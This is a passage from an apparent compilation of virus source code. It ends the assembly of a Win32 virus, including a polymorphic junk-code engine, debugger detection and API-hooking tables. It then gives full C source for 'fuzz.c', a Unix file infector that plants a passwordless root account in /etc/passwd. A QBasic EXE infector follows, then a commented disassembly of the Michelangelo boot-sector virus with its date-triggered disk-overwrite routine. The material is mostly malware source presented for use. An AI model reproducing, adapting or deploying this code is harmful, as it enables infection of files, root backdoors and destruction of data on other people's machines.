        mov al, 0c0h
        add al, cl
        stosb
        dec edx
        mov eax, edx
        jmp n_end1
d_next2:mov al, 90h                             ;XCHG EAX, reg
        add al, cl                              ;DEC EAX
        stosb                                   ;XCHG EAX, reg
        mov al, 48h
        stosb
        mov al, 90h
        add al, cl
        jmp i_end1
greg6   endp

greg7   proc
        mov edx, [esp+4]
        dec edx
        push 2
        call random
        test eax, eax
        je l_next0
        mov al, 51h                         ;PUSH ECX
        stosb                               ;MOV ECX, reg
        mov al, 8bh                         ;JECXZ label
        stosb                               ;POP ECX
        mov al, 0c8h                        ;JMP decrypt_loop
        add al, cl                          ;label:
        stosb                               ;POP ECX
        mov eax, 0eb5903e3h
        stosd
        sub edx, edi
        mov al, dl
        stosb
        mov al, 59h
        jmp l_next
l_next0:push ebx                            ;XOR EAX, EAX
        xor bl, bl                          ;DEC EAX
        call make_xor                       ;ADD EAX, reg
        pop ebx                             ;JNS decrypt_loop
        mov al, 48h
        stosb
        mov al, 3
        stosb
        mov al, 0c0h
        add al, cl
        stosb
        mov al, 79h
        stosb
        sub edx, edi
        mov al, dl
l_next: stosb
        call rjunk
        ret Pshd
greg7   endp

rjunkjc:push 7
        call random
        jmp rjn
rjunk   proc               ;junk instruction generator
        push 8
        call random        ;0=5, 1=1+2, 2=2+1, 3=1, 4=2, 5=3, 6=none, 7=dummy jump and
call
rjn:    test eax, eax
        je j5
        cmp al, 1
        je j_1x2
        cmp al, 2
        je j_2x1
        cmp al, 4
        je j2
        cmp al, 5
        je j3
        cmp al, 6
        je r_end
        cmp al, 7
        je jcj

j1:     call junx1              ;one byte junk instruction
        nop
        dec eax
        SALC
        inc eax
        clc
        cwde
        stc
        cld
junx1:  pop esi
        push 8
        call random
        add esi, eax
        movsb
        ret
j_1x2:  call j1                 ;one byte and two byte
        jmp j2
j_2x1:  call j2                 ;two byte and one byte
        jmp j1
j3:     call junx3
        db      0c1h, 0c0h      ;rol eax, ...
        db      0c1h, 0e0h      ;shl eax, ...
        db      0c1h, 0c8h      ;ror eax, ...
        db      0c1h, 0e8h      ;shr eax, ...
        db      0c1h, 0d0h      ;rcl eax, ...
        db      0c1h, 0f8h      ;sar eax, ...
        db      0c1h, 0d8h      ;rcr eax, ...
        db      083h, 0c0h
        db      083h, 0c8h
        db      083h, 0d0h
        db      083h, 0d8h
        db      083h, 0e0h
        db      083h, 0e8h
        db      083h, 0f0h
        db      083h, 0f8h      ;cmp eax, ...
        db      0f8h, 072h      ;clc; jc ...
        db      0f9h, 073h      ;stc; jnc ...
```

```
junx3:  pop esi                 ;three byte junk instruction
        push 17
        call random
        imul eax, 2
        add esi, eax
        movsb
        movsb
r_ran:  push 0
        call random
        test al, al
        je r_ran
        stosb
        ret
j2:     call junx2
        db      8bh             ;mov eax, ...
        db      03h             ;add eax, ...
        db      13h             ;adc eax, ...
        db      2bh             ;sub eax, ...
        db      1bh             ;sbb eax, ...
        db      0bh             ;or eax, ...
        db      33h             ;xor eax, ...
        db      23h             ;and eax, ...
        db      33h             ;test eax, ...

junx2:  pop esi                 ;two byte junk instruction
        push 9
        call random
        add esi, eax
        movsb
        push 8
        call random
        add al, 11000000b
        stosb
r_end:  ret
j5:     call junx5
        db      0b8h            ;mov eax, ...
        db      05h             ;add eax, ...
        db      15h             ;adc eax, ...
        db      2dh             ;sub eax, ...
        db      1dh             ;sbb eax, ...
        db      0dh             ;or eax, ...
        db      35h             ;xor eax, ...
        db      25h             ;and eax, ...
        db      0a9h            ;test eax, ...
        db      3dh             ;cmp eax, ...

junx5:  pop esi                 ;five byte junk instruction
        push 10
        call random
        add esi, eax
        movsb
        push 0
        call random
        stosd
        ret
jcj:    call rjunkjc            ;junk
        push edx                ;CALL label1
        push ebx                ;junk
        push ecx                ;JMP label2
        mov al, 0e8h            ;junk
        stosb                   ;label1: junk
        push edi                ;RET
        stosd                   ;junk
        push edi                ;label2:
        call rjunkjc            ;junk
        mov al, 0e9h
        stosb
        mov ecx, edi
        stosd
        mov ebx, edi
        call rjunkjc
        pop eax
        sub eax, edi
        neg eax
        mov edx, edi
        pop edi
        stosd
        mov edi, edx
        call rjunkjc
        mov al, 0c3h
        stosb
        call rjunkjc
        sub ebx, edi
        neg ebx
        xchg eax, ebx
        push edi
        mov edi, ecx
        stosd
        pop edi
        call rjunkjc
        pop ecx
        pop ebx
        pop edx
        ret
rjunk   endp
BPE32      EndP                 ;BPE32 ends here
```

```
szK32                 db      'KERNEL32.dll',0      ;name of DLL
sice95                db      '\\.\SICE',0          ;SoftICE/95/98
siceNT                db      '\\.\NTICE',0         ;SoftICE/NT
;APIs needed at run-time
crcAPIs               dd      0AE17EBEFh            ;FindFirstFileA
                      dd      0AA700106h            ;FindNextFileA
                      dd      0C200BE21h            ;FindClose
                      dd      03C19E536h            ;SetFileAttributesA
                      dd      04B2A3E7Dh            ;SetFileTime
                      dd      08C892DDFh            ;CreateFileA
                      dd      096B2D96Ch            ;CreateFileMappingA
                      dd      0797B49ECh            ;MapViewOfFile
                      dd      094524B42h            ;UnmapViewOfFile
                      dd      019F33607h            ;CreateThread
                      dd      0D4540229h            ;WaitForSingleObject
                      dd      068624A9Dh            ;CloseHandle
                      dd      020B943E7h            ;CreateMutexA
                      dd      0C449CF4Eh            ;ReleaseMutex
                      dd      0C6F22166h            ;OpenMutexA
                      dd      00AC136BAh            ;Sleep
                      dd      079C3D4BBh            ;VirtualProtect
                      dd      0EB1CE85Ch            ;GetCurrentProcessId
                      dd      033D350C4h            ;OpenProcess
                      dd      041A050AFh            ;TerminateProcess
                      dd      04134D1ADh            ;LoadLibraryA
                      dd      0FFC97C1Fh            ;GetProcAddress
                      dd      0AFDF191Fh            ;FreeLibrary

;APIs to hook
crchAPIs              dd      0AE17EBEFh            ;FindFirstFileA
                      dd      0AA700106h            ;FindNextFileA
                      dd      05BD05DB1h            ;CopyFileA
                      dd      0953F2B64h            ;CopyFileExA
                      dd      08C892DDFh            ;CreateFileA
                      dd      0267E0B05h            ;CreateProcessA
                      dd      0DE256FDEh            ;DeleteFileA
                      dd      0C633D3DEh            ;GetFileAttributesA
                      dd      08F48B20Dh            ;GetFullPathNameA
                      dd      0F2F886E3h            ;_lopen
                      dd      02308923Fh            ;MoveFileA
                      dd      03BE43958h            ;MoveFileExA
                      dd      068D8FC46h            ;OpenFile
                      dd      03C19E536h            ;SetFileAttributesA
                      dd      028452C4Fh            ;WinExec
                      dd      040F57181h            ;ExitProcess
                      dd      0058F9201h            ;ExitThread
                      dd      087D52C94h            ;GetLastError
                      dd      068624A9Dh            ;CloseHandle

;APIs to patch
crcpAPIs              dd      0E141042Ah            ;GetProcessHeap
                      dd      042F13D06h            ;GetVersion
                      dd      0DE5C074Ch            ;GetVersionEx
                      dd      052CA6A8Dh            ;GetStartupInfoA
                      dd      04E52DF5Ah            ;GetStartupInfoW
                      dd      03921BF03h            ;GetCommandLineA
                      dd      025B90AD4h            ;GetCommandLineW
                      dd      003690E66h            ;GetCurrentProcess
                      dd      019F33607h            ;CreateThread
                      dd      082B618D4h            ;GetModuleHandleA
                      dd      09E2EAD03h            ;GetModuleHandleW
                      dd      ?
virus_end:                                          ;end of virus in host

tmp                   dd      ?                     ;temporary variable
                      org tmp                       ;overlay
WFD            WIN32_FIND_DATA ?                    ;Win32 Find Data
WFD2           WIN32_FIND_DATA ?                    ;Win32 Find Data
data_buffer           db      256 dup (?)           ;buffer for VLCB_TData
size_unint = $ - virus_end                          ;size of unitialized
                                                    ;variables

;used only by first generation of virus
workspace1            db      16 dup (?)            ;usd by compression
workspace2            db      16 dup (?)            ;engine
_GetModuleHandleA     dd      offset GetModuleHandleA
ends                                                ;end of code section
End first_gen                                       ;end of virus
```

4.3 Fuzzy.C

4.3.1 Discription Given by Author

The module infector for Linux kernels published recently on rootshell inspired me to take a look at some old code, that was able to spawn itself on a FreeBSD host and run arbitrary commands as root as soon as one infected file was run by root.

This is more or less the same principle like the "bliss" virus, however I never managed to get the sources for that one. This virus is *really* simple, it searches for files with write permission by brute force trying to infect files. It will then infect the file with arbitary code and mark it as infected.

The default "malicious" action is to add a uid 0 user to /etc/passwd. This source can be freely modified to do anything else. I figured out that this could for example help someone keeping who rooted a box. Another use would be to put in something like in ADMw0rm - for example a remote buffer overflow or a remote NFS scanner that scans for remote holes when the virus is running and gives remote root to infect other systems.

4.3.2 Source Code

```
/* fuzz.c - example of a Unix Virus
* works on: Linux 1.x, Linux 2.x, FreeBSD 2.x
* possibly works on: Any BSD, SunOS, HPUX, IRIX */

#include <stdio.h>
#include <stdlib.h>

#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>
DIR *dirp;                      /* directory search structure */
struct dirent *dp;              /* directory entry record */
struct stat st;                 /* file status record */
int stst;                       /* status-call status */
FILE *host,*virus, *pwf;        /* host/virus/passwd file */
long FileID;                    /* 1st 4 bytes of host */
char buf[512];                  /* buffer for disk reads/writes */
char *lc,*ld;                   /* used to search for virus */
size_t amt_read,hst_size;       /* amount read from file, host size */
size_t vir_size=13264;          /* size of virus, in bytes */
char dirname[10];               /* subdir where virus stores itself */
char hst[512];

/* line being added to /etc/passwd */
char mixter[]="mixter::0:0:root:/:/bin/sh";

void readline() {
  lc=&buf[1];
  buf[0]=0;
  while (*(lc-1)!=10) {
    fread(lc,1,1,pwf);
    lc++;
    }
  }

void writeline() {
  lc=&buf[1];
  while (*(lc-1)!=10) {
    fwrite(lc,1,1,host);
    lc++;
    }
  }

int main(argc, argv, envp) /* use evironment pathname, ANSI compliant */
  int argc; char *argv[], *envp[];
  {
    strcpy((char *)&dirname,"./\005");         /* get host directory */
    dirp=opendir(".");                              /* begin directory search */
    while ((dp=readdir(dirp))!=NULL) {           /* have a file, check it out */
      if ((stst=stat((const char *)&dp->d_name,&st))==0) {      /* get status */
        lc=(char *)&dp->d_name;
        while (*lc!=0) lc++;
        lc=lc-3;                    /* lc points to last 3 chars in file name */
        if ((!((*lc=='X')&&(*(lc+1)=='2')&&(*(lc+2)=='3')))      /* infected? */
                 &&(st.st_mode&S_IXUSR!=0)) {              /* and executable? */
          strcpy((char *)&buf,(char *)&dirname);
          strcat((char *)&buf,"/");
          strcat((char *)&buf,(char *)&dp->d_name);        /* see if infected file */
          strcat((char *)&buf,".fuzz");                      /* exists already */
          if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
          else {                                   /* no it doesn't - infect! */
            host=fopen((char *)&dp->d_name,"r");
            fseek(host,0L,SEEK_END);                   /* determine host size */
            hst_size=ftell(host);
            fclose(host);
            if (hst_size>=vir_size) {        /* host must be large than virus */
              mkdir((char *)&dirname,S_IRWXU|S_IRWXG|S_IRWXO);
              rename((char *)&dp->d_name,(char *)&buf);        /* rename host */
              if ((virus=fopen(argv[0],"r"))!=NULL) {
                if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
                  while (!feof(virus)) {            /* and copy virus to orig */
                    amt_read=512;                                /* host name */
                    amt_read=fread(&buf,1,amt_read,virus);
                    fwrite(&buf,1,amt_read,host);
                    hst_size=hst_size-amt_read;
                    }
                  fwrite(&buf,1,hst_size,host);
                  fclose(host);
                  chmod((char *)&dp->d_name,S_IRWXU|S_IRWXG|S_IRWXO);
                  strcpy((char *)&buf,(char *)&dirname);
                  strcpy((char *)&buf,"/");
                  strcat((char *)&buf,(char *)&dp->d_name);
                  chmod((char *)&buf,S_IRWXU|S_IRWXG|S_IRWXO);
                  }
                else
                  rename((char *)&buf,(char *)&dp->d_name);
                fclose(virus);                  /* infection process complete */
                }
              else
                rename((char *)&buf,(char *)&dp->d_name);
              }
            }
          }
        }
      }
/* INSERT YOUR FUNCTION HERE IF ANY */
    (void)closedir(dirp);          /* infection process complete for this dir */
                                /* now see if we can get at the password file */
    if ((pwf=fopen("/etc/passwd","r+"))!=NULL) {
      host=fopen("/etc/.pw","w");                       /* temporary file */
      stst=0;
      while (!feof(pwf)) {
        readline();                        /* scan the file for user "mixter" */
        lc=&buf[1];
        if ((*lc=='m')&&(*(lc+1)=='i')&&(*(lc+2)=='x')&&(*(lc+3)=='t')&&
(*(lc+4)=='e')&&(*(lc+5)=='r')) stst=1;
        writeline();
        }
      if (stst==0) {                                  /* if no "mixter" found */
        strcpy((char *)&buf[1],(char *)&mixter);                   /* add it */
        lc=&buf[1]; while (*lc!=0) lc++;
        *lc=10;
        writeline();
        }
      fclose(host);
      fclose(pwf);
      rename("/etc/.pw","/etc/passwd");    /* update passwd */
      }
    strcpy((char *)&buf,argv[0]);          /* the host is this program's name */
    lc=(char *)&buf;                            /* find end of directory path */
    while (*lc!=0) lc++;
    while (*lc!='/') lc--;
    *lc=0; lc++;
    strcpy((char *)&hst,(char *)&buf);
    ld=(char *)&dirname+1;                         /* insert the ^E directory */
    strcat((char *)&hst,(char *)ld);          /* and put file name on the end */
    strcat((char *)&hst,"/");
    strcat((char *)&hst,(char *)lc);
    strcat((char *)&hst,".fuzz");                      /* with virus tacked on */
    execve((char *)&hst,argv,envp);            /* execute this program's host */
    }
```

4.4 Qbasic Virus

4.4.1 Description

Here’s a virus written in Quick Basic, to prove that a virus can be written in any programming language. (Notice that Win32.Vulcano was written in Assembly and Fuzzy.C in C++).

4.4.2 Source Code

```
1 REM *** Remember to use /e parameter when compiling.
50 ON ERROR GOTO 670
90 LENGHTVIR=2641
100 VIRROOT$="BV3.EXE"
130 SHELL "DIR *.EXE>INH"
150 OPEN "R",1,"INH",32000
160 GET #1,1
170 LINE INPUT#1,ORIGINAL$
180 LINE INPUT#1,ORIGINAL$
190 LINE INPUT#1,ORIGINAL$
200 LINE INPUT#1,ORIGINAL$
210 ON ERROR GOT 670
220 CLOSE#2
230 F=1:LINE INPUT#1,ORIGINAL$
270 IF MID$(ORIGINAL$,1,1)="%" THEN GOTO 210
280 ORIGINAL$=MID$(ORIGINAL$,1,13)
290 EXTENSIONS$=MID$(ORIGINAL,9,13)
300 MID$(EXTENSIONS$,1,1)="."
320 F=F+1
```

```
330 IF MID$(ORIGINAL$,F,1)=" " OR MID$ (ORIGINAL$,F,1)="." OR F=13 THEN
GOTO 350
340 GOTO 320
350 ORIGINAL$=MID$(ORIGINAL$,1,F-1)+EXTENSION$
360 ON ERROR GOTO 210
365 TEST$=""
380 OPEN "R",2,OROGINAL$,LENGHTVIR
390 IF LOF(2) < LENGHTVIR THEN GOTO 420
400 GET #2,2
410 LINE INPUT#1,TEST$
420 CLOSE#2
470 CLOSE#1
480 ORIGINALS$=ORIGINAL$
490 MID$(ORIGINALS$,1,1)="%"
510 C$="COPY "+ORIGINAL$+" "+ORIGINALS$
520 SHELL C$
540 C$="COPY "+VIRROOT$+ORIGINAL$
550 SHELL C$
570 OPEN ORIGINAL$ FOR APPEND AS #1 LEN=13
580 WRITE#1,ORIGINALS$
590 CLOSE#1
640 PRINT "INFECTION IN " ;ORIGIANAL$; "  !! BE WARE !!"
650 SYSTEM
670 PRINT "VIRUS INTERNAL ERROR GOTTCHA !!!!":SYSTEM
675 SHELL "ECHO Y|ERASE %*.*"
680 END
```

4.5 Michelangelo

4.5.1 Description

This is a disassembly of the much-hyped and famous michelangelo virus. As you can see, it is a derivative of the Stoned virus. The junk bytes at the end of the file are probably throwbacks to the Stoned virus. In any case, it is yet another boot sector and partition table infector.

4.5.2 Source Code

```
michelangelo    segment byte public
                   assume  cs:michelangelo, ds:michelangelo
; Disassembly by Dark Angel of PHALCON/SKISM
                   org     0

                   jmp     entervirus
highmemjmp      db      0F5h, 00h, 80h, 9Fh
maxhead         db      2                       ; used by damagestuff
firstsector     dw      3
oldint13h       dd      0C8000256h

int13h:
                   push    ds
                   push    ax
                   or      dl, dl                  ; default drive?
                   jnz     exitint13h              ; exit if not
                   xor     ax, ax
                   mov     ds, ax
                   test    byte ptr ds:[43fh], 1   ; disk 0 on?
                   jnz     exitint13h              ; if not spinning, exit
                   pop     ax
                   pop     ds
                   pushf
                   call    dword ptr cs:[oldint13h]; first call old int 13h
                   pushf
                   call    infectdisk              ; then infect
                   popf
                   retf    2
exitint13h:     pop     ax
                   pop     ds
                   jmp     dword ptr cs:[oldint13h]

infectdisk:
                   push    ax
                   push    bx
                   push    cx
                   push    dx
                   push    ds
                   push    es
                   push    si
                   push    di
                   push    cs
                   pop     ds
                   push    cs
                   pop     es
                   mov     si, 4
readbootblock:
                   mov     ax,201h                 ; Read boot block to
                   mov     bx,200h                 ; after virus
                   mov     cx,1
                   xor     dx,dx
                   pushf
                   call    oldint13h
                   jnc     checkinfect             ; continue if no error
                   xor     ax,ax
                   pushf
                   call    oldint13h               ; Reset disk
                   dec     si                      ; loop back
                   jnz     readbootblock
                   jmp     short quitinfect        ; exit if too many failures
checkinfect:
                   xor     si,si
                   cld
                   lodsw
                   cmp     ax,[bx]                 ; check if already infected
                   jne     infectitnow
                   lodsw
                   cmp     ax,[bx+2]               ; check again
                   je      quitinfect
infectitnow:
                   mov     ax,301h                 ; Write old boot block
                   mov     dh,1                    ; to head 1
                   mov     cl,3                    ; sector 3
                   cmp     byte ptr [bx+15h],0FDh  ; 360k disk?
                   je      is360Kdisk
                   mov     cl,0Eh
is360Kdisk:
                   mov     firstsector,cx
                   pushf
                   call    oldint13h
                   jc      quitinfect              ; exit on error
                   mov     si,200h+offset partitioninfo
                   mov     di,offset partitioninfo
                   mov     cx,21h                  ; Copy partition table
                   cld
                   rep     movsw
                   mov     ax,301h                 ; Write virus to sector 1
                   xor     bx,bx
                   mov     cx,1
                   xor     dx,dx
                   pushf
                   call    oldint13h
quitinfect:
```

```
                   pop     di
                   pop     si
                   pop     es
                   pop     ds
                   pop     dx
                   pop     cx
                   pop     bx
                   pop     ax
                   retn
entervirus:
                   xor     ax,ax
                   mov     ds,ax
                   cli
                   mov     ss,ax
                   mov     ax,7C00h                ; Set stack to just below
                   mov     sp,ax                   ; virus load point
                   sti
                   push    ds                      ; save 0:7C00h on stack for
                   push    ax                      ; later retf
                   mov     ax,ds:[13h*4]
                   mov     word ptr ds:[7C00h+offset oldint13h],ax
                   mov     ax,ds:[13h*4+2]
                   mov     word ptr ds:[7C00h+offset oldint13h+2],ax
                   mov     ax,ds:[413h]            ; memory size in K
                   dec     ax                      ; 1024 K
                   dec     ax
                   mov     ds:[413h],ax            ; move new value in
                   mov     cl,6
                   shl     ax,cl                   ; ax = paragraphs of memory
                   mov     es,ax                   ; next line sets seg of jmp
                   mov     word ptr ds:[7C00h+2+offset highmemjmp],ax
                   mov     ax,offset int13h
                   mov     ds:[13h*4],ax
                   mov     ds:[13h*4+2],es
                   mov     cx,offset partitioninfo
                   mov     si,7C00h
                   xor     di,di
                   cld
                   rep     movsb                   ; copy to high memory
                                                         ; and transfer control there
                   jmp     dword ptr cs:[7C00h+offset highmemjmp]
; destination of highmem jmp
                   xor     ax,ax
                   mov     es,ax
                   int     13h                     ; reset disk
                   push    cs
                   pop     ds
                   mov     ax,201h
                   mov     bx,7C00h
                   mov     cx,firstsector
                   cmp     cx,7                    ; hard disk infection?
                   jne     floppyboot              ; if not, do floppies
                   mov     dx,80h                  ; Read old partition table of
                   int     13h                     ; first hard disk to 0:7C00h
                   jmp     short exitvirus
floppyboot:
                   mov     cx,firstsector          ; read old boot block
                   mov     dx,100h                 ; to 0:7C00h
                   int     13h
                   jc      exitvirus
                   push    cs
                   pop     es
                   mov     ax,201h                 ; read boot block
                   mov     bx,200h                 ; of first hard disk
                   mov     cx,1
                   mov     dx,80h
                   int     13h
                   jc      exitvirus
                   xor     si,si
                   cld
                   lodsw
                   cmp     ax,[bx]                 ; is it infected?
                   jne     infectharddisk          ; if not, infect HD
                   lodsw                           ; check infection
                   cmp     ax,[bx+2]
                   jne     infectharddisk
exitvirus:
                   xor     cx,cx                   ; Real time clock get date
                   mov     ah,4                    ; dx = mon/day
                   int     1Ah
                   cmp     dx,306h                 ; March 6th
                   je      damagestuff
                   retf                            ; return control to original
                                                         ; boot block @ 0:7C00h
damagestuff:
                   xor     dx,dx
                   mov     cx,1
smashanothersector:
                   mov     ax,309h
                   mov     si,firstsector
                   cmp     si,3
                   je      smashit
                   mov     al,0Eh
                   cmp     si,0Eh
                   je      smashit
                   mov     dl,80h                  ; first hard disk
                   mov     maxhead,4
                   mov     al,11h
smashit:
                   mov     bx,5000h                ; random memory area
                   mov     es,bx                   ; at 5000h:5000h
                   int     13h                     ; Write al sectors to drive dl
                   jnc     skiponerror             ; skip on error
                   xor     ah,ah                   ; Reset disk drive dl
                   int     13h
skiponerror:
                   inc     dh                      ; next head
                   cmp     dh,maxhead              ; 2 if floppy, 4 if HD
                   jb      smashanothersector
                   xor     dh,dh                   ; go to next head/cylinder
                   inc     ch
                   jmp     short smashanothersector
infectharddisk:
                   mov     cx,7                    ; Write partition table to
                   mov     firstsector,cx          ; sector 7
                   mov     ax,301h
                   mov     dx,80h
                   int     13h
                   jc      exitvirus
                   mov     si,200h+offset partitioninfo ; Copy partition
                   mov     di,offset partitioninfo      ; table information
                   mov     cx,21h
                   rep     movsw
                   mov     ax,301h                 ; Write to sector 8
                   xor     bx,bx                   ; Copy virus to sector 1
                   inc     cl
                   int     13h
;*              jmp     short 01E0h
                   db      0EBh, 32h               ; ?This should crash?
; The following bytes are meaningless.
garbage         db      1,4,11h,0,80h,0,5,5,32h,1,0,0,0,0,0,53h
partitioninfo:  db      42h dup (0)
michelangelo    ends
                   end
```